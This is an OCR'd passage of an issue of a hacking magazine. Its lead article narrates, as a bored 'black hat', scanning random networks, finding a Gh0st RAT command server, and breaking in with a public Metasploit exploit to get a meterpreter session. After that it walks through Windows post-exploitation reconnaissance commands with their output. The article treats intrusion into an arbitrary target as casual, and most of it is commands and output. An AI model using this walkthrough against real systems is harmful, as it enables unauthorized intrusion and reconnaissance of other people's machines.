Hackercool

September 2017 Edition 0 Issue 12

HACKING THE COMMAND LINE

REAL WORLD HACKING SCENARIO : CMD Line Hacking

METASPLOIT THIS MONTH :
Disk Sorter 9.9.16, Bypass_UAC COM hijack, Ghost RAT RCE & Windows Powershell enumeration exploits.

METASPLOITABLE TUTORIALS
Hacking the vulnerable FTP Server

INSTALLIT :
Installing Matriux Krypton in VirtualBox.

HACKSTORY :
How Instagram was hacked & its implications.

HACK OF THE MONTH :
#Equifax Data Breach

Hacking Q&A, Hacked, Hackercool Answers and more

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers, Thank you for buying or subscribing to this magazine.This is the twelfth issue of zeroeth edition of Hackercool magazine.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber security researcher (or whatever you want to call it). I am also a freelance cyber security trainer and an avid blogger. But still let me make it very clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog on hacking, **hackercool.com**. *This blog has a dedicated Facebook page and Youtube channel with name "***Kanishkashowto***". I also developed a vulnerable web application for practice "***Vulnerawa***" to practice website security.*

This magazine is intended to deal with real world hacking, hacking as close to reality as possible, both black hat and white hat. I am hopeful this magazine will be helpful not only to the beginners who want to come into field of cyber security but also experts in this field. This magazine is also helpful to people who want to keep themselves safe from the malicious hackers.The main focus of this magazine is dealing with hacking in real world scenarios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot improve security consciousness in users until we teach them the real world hacking.

In this issue, we are back with a Real World Scenario. Just like Real World Hacking Scenarios in our previous issues, it describes a hack of a black hat.

*This magazine is available for subscription on Magzter and Gumroad and more recently at Playster. It is also available for sale on Kindle store,24symbols, iBooks, nook, kobo, Pagefoundry and Scribd. If you have any queries regarding this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "***Hackercool***". Until the next issue, Good Bye.*

INSIDE

Here's what you will find in the Hackercool September 2017 Issue .

REAL WORLD HACKING SCENARIO

HACKING THE COMMAND LINE

Hi, I am Hackercool considered a black hat hacker by many but I still consider myself a script kiddie. One day I was feeling bored and nonchalantly decided to hack something. I had no sp -ecific target in mind so I just opened Nmap and started to scan networks for machines with port 80 open. As you may already know, port 80 is where web servers run on. After scanning a vast lot of networks, I found one machine with port 80 open. I decided to further probe it.


```
root@kali:~# nmap -sS -p80 192.168.41.1-100

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-14 05:30 EDT
Nmap scan report for 192.168.41.1
Host is up (0.00015s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.41.2
Host is up (0.0024s latency).
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:50:56:F4:34:59 (VMware)

Nmap done: 100 IP addresses (2 hosts up) scanned in 1.44 seconds
root@kali:~#
```

If you have read my Real World Hacking Scenario pf October 2016, you might have already had the general idea of hacking a web server. The next step is to grab the banner of the servi -ce running on that port. This can be done using telnet, netcat or even verbose scanning of Nmap. I decided to use Nmap. Hopefully they have not hidden those banners.

```
root@kali:~# nmap -sV -p80 192.168.41.130

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-14 05:30 EDT
Nmap scan report for 192.168.41.130
Host is up (0.00035s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http?
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port80-TCP:V=7.40%I=7%D=9/14%Time=59BA4C40%P=i686-pc-linux-gnu%r(GetReq
SF:uest,5,"Gh0st")%r(HTTPOptions,5,"Gh0st")%r(RTSPRequest,5,"Gh0st")%r(Fou
SF:rOhFourRequest,5,"Gh0st")%r(RPCCheck,5,"Gh0st")%r(DNSVersionBindReq,5,"
SF:Gh0st")%r(DNSStatusRequest,5,"Gh0st")%r(SSLSessionReq,5,"Gh0st")%r(TLSS
SF:essionReq,5,"Gh0st")%r(Kerberos,5,"Gh0st")%r(SMBProgNeg,5,"Gh0st")%r(LD
SF:APSearchReq,5,"Gh0st")%r(LDAPBindReq,5,"Gh0st")%r(SIPOptions,5,"Gh0st")
SF:%r(LANDesk-RC,5,"Gh0st")%r(NCP,5,"Gh0st")%r(NotesRPC,5,"Gh0st")%r(WMSRe
SF:quest,5,"Gh0st")%r(oracle-tns,5,"Gh0st")%r(afp,5,"Gh0st")%r(giop,5,"Gh0
SF:st");
MAC Address: 00:0C:29:E2:15:AB (VMware)

Service detection performed. Please report any incorrect results at https://nmap
```

My target gave a unique banner I swear I have never seen anytime before. From the above b -anner, I understood that the most important thing here is "ghost" (because it is repeated man -y times. My stupid logic). Normally many people assume that hackers know everything and are prepared everytime. Let me tell you something. Hackers are not those people who know everything but they are those people who try to find a way even if everything seems closed.


So I decided to know more about this "ghost" service. The best way to do it is to just Goo -gle it. Thanks to Google getting information about anything is more easier than a cakewalk nowadays. I googled for "ghost port 80". I would have just googled for "ghost" but this may gi- ve me results about paranormal entities and who knows may be even about "IT" movie.



From the Google resuslts, I got to know that Ghost is a open source publishing platform built on node.js i.e Javascript. Good that seemed to be a good info. So my target was using a publ-shing platform which according to Google results runs on Apache. He may most probabaly b-e running a blog on this. Next I searched for any vulnerabilities for this particular software.

The results were disappointing. Most results displayed belonged to Linux Ghost vulner ability but nothing about I wanted. The software used by may target may not be so popular. B-ut still I was not willing to give up. Since this software is an open source version, I decided to download and do my own vulnerability assessment on it. Who knows I may even find a zero day vulnerability in it. But what is the version I should download?


I went through the verbose scan result of Nmap once again to see if it could give me so-me information. Then suddenly I noticed one important detail. It was not "ghost" but it was "Gh0st". It was not an o but a zero in between. Can this be crucial? I decided to try it out onc-e. I googled for "Gh0st" now.




Look what I got? Gh0st is a RAT. As discussed in the previous issues, RAT is a Remote Acce-ss Trojan. It is a type of malware which gives complete control of victim's PC. A Trojan has a server and client . The client sometimes is called Command and Control Server (C2 server or C&C server). The Trojan works by creating a server and sending it to victims. This server can be controlled by the Command & Control Server. This has been more clearly discussed in **Hackercool Jul 2017** Issue.

I immediately did some research on GhostRat. There appear to be many variants on it. R-ecently a trend "malware must die" came about. This was all about finding vulnerabilities in


malware and exploiting them. There were some exploits on various RATs but not particularly Gh0stRAT. Still I googled for "Gh0stRAT" vulnerabilities.



I didn't get any positive results. Not getting disappointed, I decided to search for it in Exploit database, the database of exploits.




The first result is itself a positive one. Recently an exploit has been released for Gh0st RAT C2 server. So I opened the exploit to have a look at it.




This exploit is about a buffer overflow vulnerability in the C2 server of Gh0stRAT and the best part of this exploit is that it is a Metasploit exploit.


I immediately ran "apt install metasploit-framework" command in my Kali Linux and loaded th -e exploit as shown below. I set the target IP and use the "check" command to see if the targ -et is indeed vulnerable.



Yes it is. So I am on a right path. I execute the exploit using command "run" as shown below.




Voila, I successfully got the meterpreter on my target's system. I use "sysinfo" command to s- ee the system info. It's an Windows 7 system. I use "getuid" command to see the privileges I have. I have user privileges. I try the "getsystem" command to obtain system privileges. As e- xpected, it failed. Ok, I successfully hacked another system. Now what? I am kinda feeling bo -red getting into system and escalating privileges.




After some brief thinking, I decided to refresh my CMD skills on this system. Although we are lucky to get a meterpreter session sometimes, in most of the hacks we only get the command shell. So it is a good habit to get well versed with some CMD commands for hacking and pen testing. So I type command "shell" to get the shell on the target system.

The first command I try out is "route print" command. The "route print" command in Win -dows shows all the routes available to our target system. It shows the interfaces and the gat -eway of the system. It's result is shown below.



Next command I try is "netstat". The netstat command shows all the connections established by the system. The result is as shown below. The first connection is to our system only. It is using the port 4443. This was the port we specified for our exploit.

The "netstat" command is a very useful command. If you suspect that you ahve been hac- ked, and want to check all the connections from your system, the netstat comma-nd does the job.



The next command I use is the "arp" command. ARP stands for Address Resolution Protocol. This protocol is used in matching IP addresses to MAC addresses. The "arp" command helps us to view, add, edit and delete arp entries. This can be used while performing the Man in the Middle Attack.

```
C:\Users\admin\Downloads\ghostrat>arp -a
arp -a

Interface: 192.168.41.130 --- 0xb
  Internet Address      Physical Address      Type
  192.168.41.1          00-50-56-c0-00-08     dynamic
  192.168.41.2          00-50-56-f4-34-59     dynamic
  192.168.41.128        00-0c-29-cf-88-f2     dynamic
  192.168.41.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\admin\Downloads\ghostrat>
```

Next command I tried is "net time" command. The "net time" command displays the time on the system. Normally in a domain, a time server synchronizes the time of the devices. If there is no time server, the result is shown as below.

```
C:\Users\admin\Downloads\ghostrat>net time
net time

Could not locate a time-server.

More help is available by typing NET HELPMSG 3912.


C:\Users\admin\Downloads\ghostrat>
C:\Users\admin\Downloads\ghostrat>
```

Nbtstat command is used by network administrators to troubleshoot NetBIOS name resolution problems. When a network is functioning normally, NetBIOS over TCP/IP (NetBT) resolves NetBIOS names to IP addresses. I use this command to see the NetBios names. It can also be used to see the NetBIOS names of other systems in the network.

```
C:\Users\admin\Downloads\ghostrat>nbtstat -c
nbtstat -c

Local Area Connection:
Node IpAddress: [192.168.41.130] Scope Id: []

                NetBIOS Remote Cache Name Table

       Name             Type       Host Address    Life [sec]
    --------------------------------------------------------
    [redacted]       <20>  UNIQUE          192.168.41.1        32

Bluetooth Network Connection:
Node IpAddress: [0.0.0.0] Scope Id: []

    No names in cache

C:\Users\admin\Downloads\ghostrat>
```

```
C:\Users\admin\Downloads\ghostrat>nbtstat -n
nbtstat -n

Local Area Connection:
Node IpAddress: [192.168.41.130] Scope Id: []

               NetBIOS Local Name Table

      Name               Type         Status
    ---------------------------------------------
    WIN-BI3UK55VF6A<00>  UNIQUE      Registered
    WORKGROUP      <00>  GROUP       Registered
    WIN-BI3UK55VF6A<20>  UNIQUE      Registered
    WORKGROUP      <1E>  GROUP       Registered

Bluetooth Network Connection:
Node IpAddress: [0.0.0.0] Scope Id: []

    No names in cache

C:\Users\admin\Downloads\ghostrat>
```

If you want to see all the tasks running on our target system, "tasklist" command is the answe
-r.

```
C:\Users\admin\Downloads\ghostrat>tasklist
tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        556 K
smss.exe                       268 Services                   0        616 K
csrss.exe                      348 Services                   0      2,596 K
wininit.exe                    404 Services                   0      2,832 K
csrss.exe                      416 Console                    1      5,744 K
winlogon.exe                   464 Console                    1      3,928 K
services.exe                   508 Services                   0      5,112 K
lsass.exe                      516 Services                   0      6,176 K
lsm.exe                        524 Services                   0      2,476 K
svchost.exe                    632 Services                   0      5,444 K
vmacthlp.exe                   696 Services                   0      2,688 K
svchost.exe                    728 Services                   0      4,728 K
svchost.exe                    780 Services                   0     10,324 K
svchost.exe                    888 Services                   0     28,248 K
svchost.exe                    928 Services                   0     22,292 K
svchost.exe                   1040 Services                   0      6,496 K
svchost.exe                   1104 Services                   0      8,336 K
NLSSRV32.EXE                  1596 Services                   0      1,548 K
VGAuthService.exe             1636 Services                   0      3,680 K
vmtoolsd.exe                  1664 Services                   0     11,612 K
svchost.exe                   2036 Services                   0      3,508 K
WmiPrvSE.exe                  2044 Services                   0     10,208 K
svchost.exe                    400 Services                   0      3,124 K
dllhost.exe                   1508 Services                   0      6,296 K
msdtc.exe                     1620 Services                   0      4,204 K
WmiPrvSE.exe                  2164 Services                   0     10,384 K
taskhost.exe                  2516 Console                    1      5,584 K
sppsvc.exe                    2604 Services                   0      6,872 K
dwm.exe                       2772 Console                    1     42,980 K
explorer.exe                  2784 Console                    1     48,252 K
vmtoolsd.exe                  2888 Console                    1     12,480 K
SearchIndexer.exe             3016 Services                   0      9,364 K
svchost.exe                   3396 Services                   0      6,504 K
0efd83a87d2f5359fae051517     3852 Console                    1    433,396 K
conhost.exe                   3256 Console                    1      3,624 K
NETSTAT.EXE                   2616 Console                    1      3,200 K
cmd.exe                       3948 Console                    1      2,296 K
conhost.exe                   3956 Console                    1      3,644 K
tasklist.exe                  3528 Console                    1      4,108 K

C:\Users\admin\Downloads\ghostrat>
```

If you want to kill a specific task, you can kill it by specifying the PID of the task but you will need adminsitrative privileges for that.


```
Examples:
    TASKKILL /IM notepad.exe
    TASKKILL /PID 1230 /PID 1241 /PID 1253 /T
    TASKKILL /F /IM cmd.exe /T
    TASKKILL /F /FI "PID ge 1000" /FI "WINDOWTITLE ne untitle*"
    TASKKILL /F /FI "USERNAME eq NT AUTHORITY\SYSTEM" /IM notepad.exe
    TASKKILL /S system /U domain\username /FI "USERNAME ne NT*" /IM *
    TASKKILL /S system /U username /P password /FI "IMAGENAME eq note*"

C:\Users\admin\Downloads\ghostrat>taskkill /PID 1532
taskkill /PID 1532
ERROR: The process with PID 1532 could not be terminated.
Reason: Access is denied.

C:\Users\admin\Downloads\ghostrat>
```

As you can see, I have been denied access as I don't have administrative privileges while usi
-ng the "taskkill" command.

The "hostname" command and "getmac" commands display the hostname and MAC address of the system respectively. Its usage is shown below. The "getmac" command can be useful i
-n if we want to perform MITM attack.

Now lets get to the interesting part of the command line. The "net user" command will show all the users on the system. It is one of my favorite commands. There are three users listed on my target. As the system is Windows7, the Adminstrator and Guest accounts are created by default. So there may be only one active account on the system, that is admin.

